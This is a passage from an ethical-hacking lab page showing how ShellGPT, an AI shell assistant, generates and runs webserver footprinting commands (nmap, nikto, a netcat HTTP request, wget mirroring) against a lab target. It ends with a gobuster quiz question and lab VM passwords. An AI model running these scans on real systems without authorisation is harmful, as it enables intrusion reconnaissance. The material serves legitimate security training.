The screenshot shows a terminal window titled "sgpt --shell "Perform webserver footprinting on target IP 10.10.1.22" - Parrot Terminal". The terminal is running as root on a Parrot OS system. The command entered was "#sgpt --shell "Perform webserver footprinting on target IP 10.10.1.22"" followed by "nmap -sV -Pn 10.10.1.22 && whatweb 10.10.1.22 && nikto -h 10.10.1.22". The output of the Nmap scan is displayed, showing various open ports and their services. The results indicate that port 80/tcp is open and serves Microsoft IIS httpd 10.0, port 445/tcp is open and serves Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CEH), and port 389/tcp is open and serves Microsoft Windows Active Directory LDAP (Domain: CEH.com0., Site: Default-Site). Other ports listed include 53/tcp (Simple DNS Plus), 88/tcp (Microsoft Windows Kerberos), 135/tcp (Microsoft Windows RPC), 139/tcp (Microsoft Windows netbios-ssn), 464/tcp (kpasswd5?), 593/tcp (ncacn\_http), 636/tcp (tcpwrapped), 1801/tcp (msmq?), 2103/tcp (msrpc), 2105/tcp (msrpc), 2107/tcp (msrpc), and 3268/tcp (ldap).

```
sgpt --shell "Perform webserver footprinting on target IP 10.10.1.22" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#sgpt --shell "Perform webserver footprinting on target IP 10.10.1.22"
nmap -sV -Pn 10.10.1.22 && whatweb 10.10.1.22 && nikto -h 10.10.1.22
[E]xecute, [D]escribe, [A]bort: E
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-22 01:37 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0012s latency).

Not shown: 983 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-05-22 05:37:54Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: CEH.com0., Site: Default-Site)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CEH)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: CEH.com0., Site: Default-Site)
```

16. Run **sgpt --shell "Perform web server footprinting on target IP 10.10.1.22 using Netcat by sending an HTTP request and analyzing the response."** command to perform web server footprinting using netcat.  
17. In the prompt type **E** and press **Enter** to execute the command.

18.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title bar reads "sgpt --shell "Perform web server footprinting on target IP 10.10.1.22 using Netcat by sending an HTTP request and analyzing the response." -". The terminal content displays the output of the sgpt command, which includes an echo command sending an HTTP request to port 80 of the target IP, followed by the target's HTTP response headers and body. The response indicates it's an IIS 10.0 server. The terminal window has a dark background with a network graph watermark. The bottom status bar shows "Menu" and "sgpt--shell "Perform ...".

```
[root@parrot]~/.config/shell_gpt
#sgpt --shell "Perform web server footprinting on target IP 10.10.1.22 using Netcat by sending an HTTP request and analyzing the response."
echo -e "GET / HTTP/1.1\r\nHost: 10.10.1.22\r\nConnection: close\r\n\r\n" | nc 10.10.1.22 80
[E]xecute, [D]escribe, [A]bort: E
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Tue, 01 Feb 2022 09:47:07 GMT
Accept-Ranges: bytes
ETag: "347cf0ac5017d81:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 26 Mar 2025 10:56:04 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--Hv13 Module 14
body {
    color:#000000;
```

19. To perform website mirroring using ShellGPT, run **sgpt --shell "Mirror the target website certifiedhacker.com"** command.
20. Alternatively you can use Httrack to mirror a target website, to do so run **sgpt --shell "Mirror the target website https://certifiedhacker.com with httrack on desktop"** command.
21. In the prompt type **E** and press **Enter** to execute the command.

22.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar reads "sgpt --shell \"Mirror the target website certifiedhacker.com\" - Parrot Terminal". The terminal content shows the command "#sgpt --shell \"Mirror the target website certifiedhacker.com\"" followed by the output of the wget command. The output details the download of 'index.html' from 'certifiedhacker.com'. It shows the connection being established, the HTTP request sent, the response received (status 200 OK), and the file being saved. It also attempts to download 'robots.txt' but ends with an error 404 Not Found. The terminal window has a dark theme with green text and a black background. The desktop interface includes a menu bar with "Applications", "Places", "System", and icons for "File Manager", "Terminal", and "Help". The system tray shows battery status, signal strength, and the date and time "Wed May 23, 03:24:07".

```
sgpt --shell "Mirror the target website certifiedhacker.com" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#sgpt --shell "Mirror the target website certifiedhacker.com"
wget --mirror --convert-links --adjust-extension --page-requisites --no-parent http://certifiedhacker.com
[E]xecute, [D]escribe, [A]bort: E
--2024-05-22 03:24:06-- http://certifiedhacker.com/
Resolving certifiedhacker.com (certifiedhacker.com)... 162.241.216.11
Connecting to certifiedhacker.com (certifiedhacker.com)|162.241.216.11|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://certifiedhacker.com/ [following]
--2024-05-22 03:24:06-- https://certifiedhacker.com/
Connecting to certifiedhacker.com (certifiedhacker.com)|162.241.216.11|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9660 (9.4K) [text/html]
Saving to: 'certifiedhacker.com/index.html'


certifiedhacker.com/index 100%[=====] 9.43K --.-KB/s in 0.07s

2024-05-22 03:24:07 (134 KB/s) - 'certifiedhacker.com/index.html' saved [9660/9660]

Loading robots.txt; please ignore errors.
--2024-05-22 03:24:07-- https://certifiedhacker.com/robots.txt
Reusing existing connection to certifiedhacker.com:443.
HTTP request sent, awaiting response... 404 Not Found
2024-05-22 03:24:07 ERROR 404: Not Found.
```


23. To view the mirrored website navigate to **Places -> Home Folder -> certifiedhacker.com** location and double-click on **index.html** file.

24.



25. The mirrored certifiedhacker.com website opens up in Firefox browser.

26.



27. Apart from the aforementioned commands, you can further use ShellGPT prompts to perform Web Server Hacking.
28. This concludes the demonstration of webserver footprinting and attacks using ShellGPT.
29. Close all open windows and document all the acquired information.

#### Question 13.3.1.1

In Parrot Security machine, use ShellGPT to write and execute a prompt to perform directory traversal attack on <https://certifiedhacker.com> website using gobuster. Enter the status code of /docs directory of certifiedhacker.com that is displayed in the gobuster tool

Score

- 
- Check this box to confirm completion of this module.

[Previous<sup>9</sup>](#)[Next<sup>10</sup>](#)

44 Minutes Remaining

Thumbnail screenshot of virtual machineLab52683235-Windows 11

Windows 11

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Admin<sup>12</sup>

Password

Pa\$\$w0rd<sup>13</sup>

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52683235-Windows Server 2019

Windows Server 2019

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Administrator<sup>14</sup>

Password

Pa\$\$w0rd<sup>15</sup>

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52683235-Windows Server 2022

Windows Server 2022

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Administrator<sup>16</sup>

Password

Pa\$\$w0rd<sup>17</sup>

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52683235-Parrot Security

Parrot Security

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Attacker<sup>18</sup>

Password

toor<sup>19</sup>

DVD Drive

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

Thumbnail screenshot of virtual machineLab52683235-Ubuntu

Ubuntu

To release mouse, press **Ctrl+Alt+Left Arrow**

Username

Ubuntu<sup>20</sup>

Password

toor<sup>21</sup>

DVD Drive

---

0/114 (0%) Tasks Complete

Type Text

- No Media

Ctrl+Alt+Delete [Open in New Window](#)

## Help

### Support Information

ID	52683235
Host	EU-HV33
Datacenter	EU North (London)

### FAQs

[Frequently asked questions about the lab interface](#)

### Other Help Options

[Submit a Support Request](#)

Powered by [Skillable](#) • [Review Us](#)

### Notifications

### Settings

#### Text Size

- 100 Standard
- 150 Large Text
- 200 Extra Large Text

---

#### Color Mode

- Light
- Dark
- High Contrast

---

#### Actions

[Split Windows](#)

Close Window

Close Window